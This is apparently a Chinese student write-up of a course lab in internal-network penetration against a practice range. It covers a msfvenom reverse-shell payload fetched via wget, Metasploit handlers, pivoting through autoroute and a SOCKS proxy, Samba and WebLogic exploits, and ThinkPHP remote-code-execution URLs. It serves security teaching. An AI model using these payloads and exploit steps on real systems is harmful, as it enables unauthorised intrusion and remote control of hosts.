网安实践：内网渗透和攻击

实验环境

- kali
- metasploit


实验步骤

步骤一 设立立足点并发现靶标2-3

1. 在攻击者主机上生成meterpreter.elf文件 `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<攻击者主机IP> LPORT=<端口> -f elf > meterpreter.elf`

```
┌──(kali㉿kali-attacker)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4422 -f elf > meterpreter.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

2. 上传



3. 在metasploit里设置如下并`run -j`等待

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set lhost <攻击者主机IP>
set lport <端口>
run -j
```

注意，这里的IP和端口要和生成.elf文件时设置的一样

5. 在靶机里运行meterpreter.elf

```
┌──(kali㉿kali)-[~]
└─$ docker exec -it fe35 bash
root@fe35bfc083e6:/# wget http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
--2025-05-24 19:12:11--  http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
Connecting to 192.168.56.101:61696... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: ‘meterpreter.elf’

meterpreter.elf               100%[===================================================>]     207  --.-KB/s    in 0s

2025-05-24 19:12:11 (50.2 MB/s) - ‘meterpreter.elf’ saved [207/207]

root@fe35bfc083e6:/# chomd 7777 meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# ./meterpreter.elf
bash: ./meterpreter.elf: Permission denied
root@fe35bfc083e6:/# sudo ./meterpreter.elf
bash: sudo: command not found
root@fe35bfc083e6:/# touch meterpreter.elf
root@fe35bfc083e6:/# chomd +x meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# chmod +x meterpreter.elf
root@fe35bfc083e6:/# ./meterpreter.elf
```

6. 返回到攻击者主机，可以看到连接成功

```
msf6 exploit(multi/handler) > set payload payload/linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.56.102:4422
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
 or build PostgreSQL with the right library version.
[*] Sending stage (1017704 bytes) to 192.168.56.101
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
 or build PostgreSQL with the right library version.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
 or build PostgreSQL with the right library version.
[*] Meterpreter session 1 opened (192.168.56.102:4422 -> 192.168.56.101:43884) at 2025-05-25 00:40:56 -0400
sessions -l

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter x86/linux  root @ 192.170.84.4  192.168.56.102:4422 -> 192.168.56.101:43884 (192.168.56.101)
```

7. 升级shell

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.56.102:4433 -> 192.168.56.101:41894) at 2025-05-25 00:41
:44 -0400

[*] Stopping exploit/multi/handler
```

8. 查看route，arp， ipconfig

```
meterpreter > arp

ARP cache
=========

    IP address    MAC address        Interface
    ----------    -----------        ---------
    192.170.84.1  2a:fc:a0:35:9f:9f  eth0
    192.170.84.2  3a:af:93:2f:41:c4  eth0
    192.170.84.3  f2:55:53:a7:1c:e4  eth0
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway       Metric  Interface
    ------        -------        -------       ------  ---------
    0.0.0.0       0.0.0.0        192.170.84.1  0       eth0
    192.170.84.0  255.255.255.0  0.0.0.0       0       eth0
```

```
meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 22:fd:a1:5d:44:72
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.170.84.4
IPv4 Netmask : 255.255.255.0
```

9. 设置pivot路由

10. 扫描

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.170.84.2-254
rhosts => 192.170.84.2-254
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 21.
msf6 auxiliary(scanner/portscan/tcp) >
[+] 192.170.84.3:         - 192.170.84.3:80 - TCP OPEN
[+] 192.170.84.2:         - 192.170.84.2:80 - TCP OPEN
[+] 192.170.84.4:         - 192.170.84.4:80 - TCP OPEN
[*] 192.170.84.2-254:     - Scanned  27 of 253 hosts (10% complete)
[*] 192.170.84.2-254:     - Scanned  51 of 253 hosts (20% complete)
[*] 192.170.84.2-254:     - Scanned  76 of 253 hosts (30% complete)
[*] 192.170.84.2-254:     - Scanned 102 of 253 hosts (40% complete)
[*] 192.170.84.2-254:     - Scanned 127 of 253 hosts (50% complete)
[*] 192.170.84.2-254:     - Scanned 152 of 253 hosts (60% complete)
[*] 192.170.84.2-254:     - Scanned 180 of 253 hosts (71% complete)
[*] 192.170.84.2-254:     - Scanned 203 of 253 hosts (80% complete)
[*] 192.170.84.2-254:     - Scanned 228 of 253 hosts (90% complete)
[*] 192.170.84.2-254:     - Scanned 253 of 253 hosts (100% complete)
```

扫描100%后查看存活的主机和服务，使用`hosts`和`services`

```
nmap -p 80 192.170.84.3
[*] exec: nmap -p 80 192.170.84.3

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-24 16:47 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.170.84.3
Host is up (0.00062s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
msf6 exploit(unix/webapp/thinkphp_rce) > vices
[-] Unknown command: vices. Run the help command for more details.
msf6 exploit(unix/webapp/thinkphp_rce) > services
Services
========

host            port   proto  name  state   info
----            ----   -----  ----  -----   ----
192.168.56.101  49723  tcp          closed
192.168.56.101  61696  tcp    http  open    Apache httpd 2.4.18 (Ubuntu)
192.170.84.2    80     tcp    http  open
192.170.84.3    80     tcp    http  open
192.170.84.4    80     tcp    http  open
```

11. 设置代理 参照教学课件和视频


```
msf6 auxiliary(scanner/portscan/tcp) > search socks_proxy

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/server/socks_proxy  .                normal  No     SOCKS Proxy Server


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy

msf6 auxiliary(scanner/portscan/tcp) > use 0
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

```
┌──(kali㉿kali-attacker)-[~]
└─$ sudo lsof -i tcp:1080 -l -n -P
sudo: unable to resolve host kali-attacker: Name or service not known
[sudo] password for kali:
COMMAND      PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
firefox-e 366092     1000   59u  IPv4 837334      0t0  TCP 127.0.0.1:40850->127.0.0.1:1080 (ESTABLISHED)
ruby      387056     1000   10u  IPv4 797778      0t0  TCP *:1080 (LISTEN)
ruby      387056     1000   18u  IPv4 837762      0t0  TCP 127.0.0.1:1080->127.0.0.1:40850 (ESTABLISHED)
```


`cat /etc/proxychains4.conf` 确认有以下配置

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

并且配置浏览器代理



12. 成功访问第一层



Welcome BMH shooting range

步骤二 攻击新发现的靶机

nginx

nginx

1. 设置代理curl扫描到的IP `proxychains curl http://192.170.84.2`

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2
[*] exec: proxychains curl http://192.170.84.2

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.170.84.2:80  ...
index.php?cmd=ls /tmpmsf6 auxiliary(scanner/portscan/tcp) > proxychains curl
```

2. 根据提示执行以下命令 `proxychains curl http://<目标IP>/index.php?cmd=ls%20/tmp`

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp
[*] exec: proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.170.84.2:80  ...  OK
index.php?cmd=ls /tmpflag-{bmh1bfc8f55-ce51-4e79-9eeb-5723ac1618c8}
```

samba

1. 搜索可用攻击模块并选择合适的模块 `search semba type:exploit`

2. 设置options

3. 攻击

4. get flag

```
msf6 exploit(linux/samba/is_known_pipename) > [*] Command shell session 5 opened (192.170.84.3:35318 -> 192.170.84.4:445 via ses
sion 4) at 2025-05-25 06:23:24 -0400
sessions -i 5
[*] Starting interaction with 5...

ls
flag-{bmh0844854b-efbe-4e19-9726-012704bb0799}
```

步骤三 设立pivot路由并发现靶标4-5

1. 查看第一层两台主机的ip

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if31: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether f6:d4:2c:05:83:22 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.170.84.4/24 brd 192.170.84.255 scope global eth0
       valid_lft forever preferred_lft forever
3: eth1@if33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether e6:e9:70:fe:16:18 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.169.85.4/24 brd 192.169.85.255 scope global eth1
       valid_lft forever preferred_lft forever
```

可以看到192.170.84.4这一台机器有双网卡

2. 升级对应的shell

```
msf6 exploit(linux/samba/is_known_pipename) > sessions -u 11
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [11]
[*] Upgrading session ID: 11
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.170.84.3:4433 via the meterpreter on session 10
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > [*] Meterpreter session 12 opened (192.170.84.3:4433 -> 192.170.84.4:45366
 via session 10) at 2025-05-25 07:51:12 -0400

[*] Stopping exploit/multi/handler
sessions -l

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  10        meterpreter x86/linux  root @ 192.170.84.3  192.168.56.102:4455 -> 192.168.56.101:45030 (::1)
  11        shell cmd/unix                              192.170.84.3:33490 -> 192.170.84.4:445 via session 10 (192.170
                                                        .84.4)
  12        meterpreter x86/linux  root @ 192.170.84.4  192.170.84.3:4433 -> 192.170.84.4:45366 via session 10 (192.17
                                                        0.84.4)
```

3. 设置pivot路由

```
meterpreter > run autoroute -s 192.169.85.0/24
\[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.169.85.0/255.255.255.0...
[+] Added route to 192.169.85.0/255.255.255.0 via 192.168.56.101
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.169.85.0       255.255.255.0      Session 10
   192.170.84.0       255.255.255.0      Session 9
   192.170.84.2       255.255.255.0      Session 10
   192.170.84.3       255.255.255.0      Session 10
```

步骤四 攻击靶标4-5

weblogic

apache

步骤五 发现终点靶标

同样，ip a查看第二层靶机的网卡，发现双网卡

```
msf6 exploit(multi/misc/weblogic_deserialize_asyncresponseservice) > sessions -i 3
[*] Starting interaction with 3...

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if43: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 96:fb:02:45:11:fc brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.2/24 brd 10.10.10.255 scope global eth0
       valid_lft forever preferred_lft forever
3: eth1@if45: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether aa:59:34:00:b2:d3 brd ff:ff:ff:ff:ff:ff
    inet 192.169.85.3/24 brd 192.169.85.255 scope global eth1
       valid_lft forever preferred_lft forever
```

升级shell `sessions -u <>` 进入新启动的shell `sessions -i <>` 设置pivot路由 `run autoroute -s 10,10,10,0/24`

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0...
[-] Could not execute autoroute: ArgumentError Invalid :session, expected Session object got Msf::Sessions::Meterpreter_
x86_Linux
```

```
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.10.10.0         255.255.255.0      Session 4
   192.169.85.0       255.255.255.0      Session 2
   192.170.84.0       255.255.255.0      Session 4
```

扫描发现终点靶标


```
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 5.
msf6 auxiliary(scanner/portscan/tcp) >
[+] 10.10.10.3:           - 10.10.10.3:80 - TCP OPEN
[*] 10.10.10.2-254:       - Scanned  26 of 253 hosts (10% complete)
[*] 10.10.10.2-254:       - Scanned  51 of 253 hosts (20% complete)
[*] 10.10.10.2-254:       - Scanned  78 of 253 hosts (30% complete)
[*] 10.10.10.2-254:       - Scanned 102 of 253 hosts (40% complete)
[*] 10.10.10.2-254:       - Scanned 128 of 253 hosts (50% complete)
[*] 10.10.10.2-254:       - Scanned 152 of 253 hosts (60% complete)
[*] 10.10.10.2-254:       - Scanned 178 of 253 hosts (70% complete)
[*] 10.10.10.2-254:       - Scanned 206 of 253 hosts (81% complete)
[*] 10.10.10.2-254:       - Scanned 228 of 253 hosts (90% complete)
[*] 10.10.10.2-254:       - Scanned 253 of 253 hosts (100% complete)
```

步骤六 攻击终点靶标


thinkphp

cve_2018_1002015

1. 浏览器访问以下网页，执行phpinfo() `http://<目标IP>:<端口>/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1`



2. 执行系统命令 `http://<目标IP>:<端口>/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars%5B0%5D=system&vars%5B1%5D%5B%5D=ls%20/tmp`



参考资料

教学课件